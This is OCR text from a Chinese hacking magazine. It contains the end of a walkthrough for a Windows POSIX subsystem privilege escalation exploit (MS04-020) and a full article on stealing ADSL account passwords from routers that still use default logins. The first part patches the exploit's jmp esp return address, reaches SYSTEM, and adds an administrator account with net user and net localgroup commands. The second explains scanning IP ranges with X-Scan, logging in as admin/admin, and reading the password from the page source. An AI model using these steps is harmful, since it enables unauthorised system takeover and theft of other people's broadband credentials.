


图 2

汗……失败！这是怎么回事？仔细看一下错误提示，上面说0x796e9b53指令引用的内存不能为“written”。一开始以为是exploit的问题，回过头仔细查看代码，忽然发现开头有这样一行：

#define RETADDR 0x796e9b53 // advapi32.dll jmp esp

懂点编程和溢出原理的朋友都能看出来，此处定义了溢出中最关键的东西——返回地址（关于溢出原理大家可以在网上找到很多这样的文章）。再看一下错误提示里的地址和这个返回地址是一样的，马上得出结论，返回地址有问题！立刻拿出一个小工具jmpesp.exe（这个是sunx写的寻找jmpesp的工具），先看一下使用方法，如下（// 后面是我加的注释）：

```
jmpesp,  written by sunx
http://www.sunx.org

usage: jmpesp  [&lt;jmptype&gt;] [dllname] ...]
//在指定的dll中查找指定指令的地址，如省略，dllname默认是在kernel32.dll中
jmpesp        : 1   //1代表寻找jmpesp的地址
jmpebx        : 2   //2是寻找jmp ebx的地址
jmp[ebp+0c]   : 3   //这个不用多说了吧！
```

很简单我就不多解释了。于是打开一个cmd，找到该工具然后这样输入：

jmpesp 1 advapi32.dll

结果如图3。

```
H:\code\tool>jmpesp 1 advapi32.dll
jmpesp,  written by sunx
    http://www.sunx.org

advapi32.dll:
BaseAddress: 0x796d0000
0x796e7993 [JMP ESP]
0x796ec663 [JMP ESP]
0x796ec68b [JMP ESP]
0x796ee70f [CALL ESP]
0x796f8498 [PUSH ESP; RET]

LoadLibraryA: 0x77E705CF
GetProcAddress: 0x77E6E6A9
WinExec: 0x77E69C1D
ExitThread: 0x77E65F3B

H:\code\tool>_
```

图 3

注意我用线标记的那三个地址，它们都是在advapi32.dll中找到的jmp esp指令的地址。结果根本没有exploit中的地址0x796e9b53。于是，马上将exploit中jmpesp的地址改为我机器上的jmpesp地址（这里有三个，任选一个好了），如图4所示。

```
#define bind_port_offset 116
#define RETADDR 0x796e7993 //advapi32.dll jmp esp
// [ebp-0x200] [saved ebp] [saved eip]
```

图 4


然后重新编译exploit。

再次使用普通权限运行exploit（图5）。

成功了，真是激动啊！

正如图5所示，再次使用whoami来查看用户身份时变成了SYSTEM！加个用户试试（图6），也成功了。

可见确实是SYSTEM权限。最后需要说明的是，由于该exploit利用漏洞的方式所限制，不管你测试成功与否，psxss进程都会假死。也就是说，你要想再次进行测试，必须重新启动系统。



```
G:\WINNT\system32\cmd.exe - posixexp
G:\Documents and Settings\604>d:

D:\>posixexp
Microsoft Windows POSIX Subsystem Local Privilege Escalation Exploit(1.0)
By bkbll (bkbll#cnhonker.net,bkbll#tom.com) http://www.cnhonker.com


complied by superlone@ring2.org

pax: illegal option--h
Usage: pax -[cimopuvy] [-f archive] [-s replstr] [-t device] [pattern...]
       pax -r [-cimopuvy] [-f archive] [-s replstr] [-t device] [pattern...]
       pax -w [-adimuvy] [-b blocking] [-f archive] [-s replstr]
              [-t device] [-x format] [pathname...]
       pax -r -w [-ilmopuvy] [-s replstr] [pathname...] directory

For more information on pax syntax, see Command Reference
Help in the Windows Help file.Remote addr:0x7ff90000
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

G:\WINNT\system32>whoami
whoami
NT AUTHORITY\SYSTEM
```

图 5



```
G:\WINNT\system32\cmd.exe - posixexp
请键入 NET HELPMSG 2224 以获得更多的帮助。

G:\WINNT\system32>cls
cls

G:\WINNT\system32>cls
cls

G:\WINNT\system32>clear
clear
'clear' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

G:\WINNT\system32>net user superlone /add && net localgroup administrators super
lone /add
net user superlone /add && net localgroup administrators superlone /add
命令成功完成。

命令成功完成。

G:\WINNT\system32>
```

图 6

三、总结

漏洞的整个利用过程都演示给大家了。其实总结起来很简单，但是我为什么写得这么长呢？目的也很简单，我想不光要教会大家如何利用这个漏洞，最重要的是教会大家在测试的过程中如何发现问题并最终解决问题。大家在拿到别人写好的exploit后，不要急着去编译。先通读一下代码然后再去编译调试，这样有助于你后面问题的解决。像文中提到的第一次测试失败后如何去修改调试，那才是大家应该掌握的，也是本文的最终目的。说到这里，我在测试完漏洞后问了几个朋友，他们的机器也是win2k server sp4，但是他们用jmpesp工具返回的结果却和我的不一样（图7）。

```
advapi32.dll:
BaseAddress: 0x796d0000
0x796e97ab [CALL ESP]
0x796e9b53 [JMP ESP]
0x796ee21b [JMP ESP]
0x796f9561 [PUSH ESP; RET]
0x796fa0f7 [JMP ESP]

LoadLibraryA: 0x77E668FB
GetProcAddress: 0x77E661CD
WinExec: 0x77E7403F
ExitThread: 0x77E6459D
```

图 7

大家注意划线的地址正是exploit原来所采用的地址。看样子我的机器比较特别！文章就到此结束了，有问题咱们x论坛交流去！

（文中涉及的以下软件光盘有收录：jmpesp.exe、ms04-020的exploit及编译好的posixexp.exe）

该漏洞的影响范围如下，大家可根据自己的情况及时

Microsoft Windows NT? Workstation 4.0 Service Pack 6a

Microsoft Windows NT Server 4.0 Service Pack 6a

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6

Microsoft Windows 2000 Service Pack 2, Microsoft Windows 2000 Service Pack 3, Microsoft Windows 2000 Service Pack 4

轻松取得adsl用户密码

宋柏思

随着互联网的发展与普及，很多用户都开始装上adsl宽带。一部分家庭或小区选择了先建立局域网再通过一条adsl线路连接上网，这样可以充分发挥资源配置和减少费用。这样的共享上网有多种模式，一是通过一台电脑主机作为代理服务器，让内网的用户通过代理服务器连接上网；另外就是利用集线器（HUB）或交换机(swich)再连上带路由的adsl modem来连接上网。前者的优点是投资较小，但缺点是一旦服务器出了问题客户机就上不了网。后者虽然投资大一点，但客户机随时都可以只通过路由上网。现在大多数人是选择了后者，这里就存在了一个安全隐患。

通常的adsl modem连接上网有两种模式，一种是路桥，另一种是路由。采用路桥连接时，adsl modem相对用户来说是透明的，也就是说用户的电脑对外是完全开放的。Internet上的机器访问用户的IP也就是访问用户的电脑，这跟以前用小猫拨号是一样的。而采用路由方式连接上网的话，实际得到拨号IP的是adsl modem，这时adsl modem就相当于一个网关。外面得到的用户IP地址是adsl modem的IP地址，如果没有经过特殊的设置，外网用户想访问adsl的内网是不行的，但这样有一个隐患。大多数用户采用路由模式上网后，没有更改默认的用户名和密码，这样Internet上的用户只要知道adsl modem的默认用户和密码，就可以登录adsl modem的管理页面来修改modem的配置，令modem瘫痪。而别有用心的人会通过登录modem的配置页面来偷取你的adsl帐户和密码（现在互联星空上就有用adsl帐户和密码来进行消费的服务了，可以获得观看电影的服务，也能用来充Q币。如果谁盗了你的帐号去买了1000个Q币的话，呵呵）。下面我们来看看如何获得adsl用户帐号和密码。




图 1

要获得adsl帐号和密码，当然要先找出adsl用户了。如果你是adsl用户，那么先看看你的IP地址吧，通常一个地区里有一个或几个专门的网段划分给adsl用户，那么跟你在同一个网段内应该就有许多adsl用户。前面说过了，我们要找的是采用路由上网的用户，那么如何找出这些用户呢？通常adsl采用路由模式上网后会开放80和23端口来让别人登录进行管理，我们可以用扫描器来扫描同时开放这两个端口的主机（但很多网络上的路由器也是开放这两个端口的，这个办法不可取）。那么有没有其它的方法可以快捷而又准确地找出adsl路由上网的用户呢？答案是肯定的。用X-Scan。笔者用的是X-Scan-v3.1，里面有一个扫描模块是“远程操作系统”（图1）。

选择“开放服务”和“远程操作系统”这两个扫描模块后，然后在“设置”→“扫描参数”内填入扫描的IP范围（图2）。




图 2

确定后开始扫描，幸运的话你会得到下面的信息（图3）。




图 3

可以看到图3左边的“远程操作系统”中有“DSL Modem”这类型的主机，这说明该IP主机是通过ADSL路由上网的了。这就是我们要找的东西。打开浏览器，填入IP登录，你会看到提示输入密码。根据弹出的登录窗口的Modem型号来上网搜索其默认密码。笔者这次得到的的是MT800型号的Modem，默认帐号和密码都是admin。登录后可以看到管理页面了。这时你可以更改里面的任何设置，包括admin的密码哦，更改后原用户就不能登录了，呵呵，还能令modem重起，总之你已经掌握了modem的生死权了。如果你想进一部入侵内网的话，可以用net把内网的计算机映射到modem的IP（由于不属于本文讨论范围所以就不详述了）。打开ATM设置，也就是modem拨号的设置，可以看到图4的界面。

上面的PPP表格中就有了用户名和密码。密码是***显示的，相信这个难不了大家，查看*的工具多得很。但这里有一个简便的方法察看所有网页中的*，就是“查看源文件”。




图 4

因为笔者以前学过HTML，知道这样的*是隐藏在源文件的<input value= >这句中，value后的值就是密码了（图5）。




图 5

至此，一个adsl用户帐号和密码就到手了。

现在正在使用ADSL路由上网而又没有更改默认密码的读者是否正在流汗呢？还不快把默认密码更改掉？其实现在大多数的ADSL modem还带了防火墙功能，能有效地防止外部攻击和入侵。有时间的话多研究里面的设置吧，会有很大收获的。前提是要把与modem连接的网卡的IP设置为和modem为同一网段（但不要跟modem的相同），这样才能登录modem的管理器。

从本文中可以看出，得到一个adsl帐号和密码是很容易的。这就反映了部分互联网用户还是不够细心。或许这跟技术水平有关吧。泄漏了adsl帐号和密码是十分危险的，随时会让用户损失大额的服务费用（如电影或其它消费）。笔者建议adsl密码应该经常更改，同时经常登录互联星空查看“当前订购”和“历史订购”。如果有额外的服务就当即取消吧。

声明： 本文仅作为研究讨论学习，读者如果根据本文所做出的一切违法行为，均与本文作者无关。

MSSQL Hello Buffer Overflow 漏洞溢出实战

lcx

